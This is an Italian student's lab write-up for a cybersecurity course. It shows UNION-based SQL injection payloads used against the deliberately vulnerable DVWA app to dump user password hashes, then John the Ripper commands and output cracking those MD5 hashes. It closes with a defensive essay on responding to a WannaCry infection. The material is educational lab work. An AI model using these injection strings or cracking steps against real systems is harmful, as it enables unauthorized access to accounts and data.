



W14D1 – Password cracking.

Esercizio obbligatorio


Per prima cosa, riporto gli screenshot delle query SQL che ho utilizzato per accedere alle password. La prima query `1' OR 'a'='a` serve per verificare l'injection point e la reazione del sistema alla SQL injection.



La query successiva `' UNION SELECT table_name,table_schema FROM information_schema.tables WHERE table_type = 'base table'` – mi ha fatto trovare gli users DVWA dei quali poi trovare le password.



La query successiva ' UNION SELECT COLUMN_NAME,null FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' AND TABLE_NAME = 'users' – mi ha permesso di trovare le colonne della tabella con i vari users DVWA.



Infine, ho visto tutti i dati degli utenti e tutte le loro password cifrate con la query ' UNION SELECT user,password FROM dwwa.users -. A questo punto ho trovato tutte le password del database ed è possibile iniziare con il password cracking.

Damn Vulnerable Web Ap x +

192.168.50.101/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+user%2Cpassword%2C'--

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSe

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user,password FROM dwwa.users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM dwwa.users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dwwa.users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dwwa.users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dwwa.users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Prima di cominciare con il password cracking, ho riportato in un file tutti gli username e le password non in chiaro da scoprire. Ho chiamato questo file md5hash.txt.

```
(kali@kali)-[~]  
$ cat md5hash.txt  
admin:5f4dcc3b5aa765d61d8327deb882cf99  
gorbonb:e99a18c428cb38d5f260853678922e03  
1337:8d3533d75ae2c3966d7e0d4fcc69216b  
pablo:0d107d09f5bbe40cade3de5c71e9e9b7  
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Infine ho cominciato con il vero e proprio password cracking. Ho deciso di utilizzare John the Ripper, il tool di password cracking per sistemi operativi basati su Unix che parallelizza i task per ridurre i tempi durante le sessioni di brute force. John the Ripper esegue dunque

un attacco di tipo brute force, usando la wordlist standard /usr/share/john/password.lst che contiene password e sequenze comuni. Queste password e sequenze comuni sono state prese in considerazione singolarmente da John per trasformarle in hash MD5 e per confrontarle con gli hash delle password DVWA indicate nel file md5hash.txt. Le password sono state decifrate quando è stata trovata una corrispondenza tra l'hash delle password della wordlist e gli hash delle password DVWA riportate nel file md5hash.txt. Lo screenshot seguente indica le password decifrate e quindi il successo della sessione di cracking.



```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ sudo nano md5hash.txt  
[sudo] password for kali:  
(kali@kali)-[~]  
$ john --format=raw-md5 md5hash.txt  
Created directory: /home/kali/.john  
Using default input encoding: UTF-8  
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4  
x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
password (admin)  
password (smithy)  
abc123 (gorbonb)  
letmein (pablo)  
Proceeding with incremental:ASCII  
charley (1337)  
5g 0:00:00:00 DONE 3/3 (2024-08-20 13:51) 6.493g/s 236445p/s 236445c/s 257728  
C/s stevy13..chertsu  
Use the "--show --format=Raw-MD5" options to display all of the cracked passw  
ords reliably  
Session completed.  
(kali@kali)-[~]  
$
```

Esercizio facoltativo.

Nel caso di un computer con Windows 7 infettato dal ransomware WannaCry, la primissima cosa da fare è isolare il computer e scollegarlo dalla rete, per evitare che il ransomware possa diffondersi ed infettare altri computer o device collegati alla rete, accertandosi che il computer sia effettivamente isolato. È inoltre importante verificare che nella rete non ci

siano altri computer infettati da WannaCry, cercando file specifici con estensione .wncry o comunque altri file che possono essere collegati a questo ransomware. Prima di agire per rimuovere il ransomware, è importante valutare l'entità dei danni, capendo quali file sono stati criptati. Il malware può essere rimosso con tool anti malware, anche se questo non permetterà di decriptare i file e per recuperare i dati è necessario utilizzare copie di backup, verificando che siano recenti e soprattutto che non siano state infettate dal WannaCry. Ci sono delle azioni necessarie specifiche da implementare, come disabilitare il protocollo SMBv1, ossia Server Message Block. Questo protocollo viene utilizzato per condividere file, stampanti, porte seriali ed altre forme di comunicazione tra i vari nodi di una rete ed è sfruttato da WannaCry per diffondersi. Disabilitare SMBv1 aiuta a bloccare la diffusione del malware, migliora la sicurezza ed ha un impatto minimo sulla sicurezza del computer, specie se si abilitano SMBv2 o SMBv3, che sono versioni più recenti e più sicure del protocollo. Nonostante gli aspetti positivi di questa soluzione appena citati, bisogna ricordare che alcune applicazioni vecchie si basano ancora su SMBv1 e quindi bisogna vedere se disabilitare SMBv1 ha un impatto oppure no in termini di compatibilità. Questa soluzione, inoltre, è importante ma non sufficiente da sola contro WannaCry. È necessario anche installare la patch di sicurezza MS17-010, che è la patch specifica rilasciata da Windows a seguito del problema emerso con WannaCry e che va a correggere le vulnerabilità sfruttate da questo malware. Questa soluzione è facile da implementare, non richiede cambiamenti impattanti sul sistema e va a correggere direttamente le vulnerabilità sfruttate da WannaCry in modo mirato e diretto. Tuttavia, questo non risolve tutte le altre vulnerabilità di Windows 7, che è un sistema non più supportato e che presenta molti altri tipi di vulnerabilità, oltre a quelle sfruttate da WannaCry. Inoltre proporrei al cliente che ha un computer infettato da WannaCry di considerare l'eventualità di passare ad una versione di Windows nuova, aggiornata e supportata in termini di sicurezza, valutando se questo upgrade è possibile in base alla sua situazione specifica. Avere una versione del sistema operativo aggiornata e supportata è importante in termini di sicurezza, perché le vulnerabilità scoperte vengono corrette con patch di sicurezza oppure con nuovi strumenti come Windows Defender. Resta da valutare la compatibilità di un eventuale sistema operativo aggiornato con macchinari o hardware vecchi. Questa soluzione potrebbe essere dispendiosa in termini di tempo se c'è una grande quantità di macchine da aggiornare o in termini di costi per le licenze. Consiglierei al cliente di valutare se avvalersi di soluzioni di sicurezza di terze parti, come EPP endpoint protection platforms oppure strumenti anti ransomware specifici. Questa soluzione fornirebbe al cliente un livello di protezione maggiore non solo contro WannaCry, ma anche contro altri tipi di minacce, permettendo un maggiore livello di personalizzazione in base alle esigenze specifiche del cliente. Vanno considerati, però, anche i costi aggiuntivi in termini di licenze e l'impatto sulla rete di sistemi nuovi e che consumano molte risorse, con un possibile rallentamento di sistemi operativi troppo vecchi. Il caso WannaCry insegna anche l'importanza di ricorrere alla segmentazione della rete: anche se richiede un management più attento, ha una maggiore complessità e non protegge dall'infezione del malware stesso, una rete divisa in molti piccoli segmenti è più facile da controllare e si può isolare facilmente il computer infettato, controllando un numero minore di computer e device

nella sua stessa rete. In ogni caso, al netto di queste misure di sicurezza, è fondamentale procedere con la rimozione del ransomware, che può essere effettuata con un tool anti malware, verificando che questo tool sia compatibile con Windows 7. Infine si ripristinano il sistema e i file criptati con delle copie di backup che non siano state infettate esse stesse dal malware. Questo dimostra l'importanza di avere delle politiche di backup chiare, precise e regolari e di segmentare la rete in caso di reti molto grandi.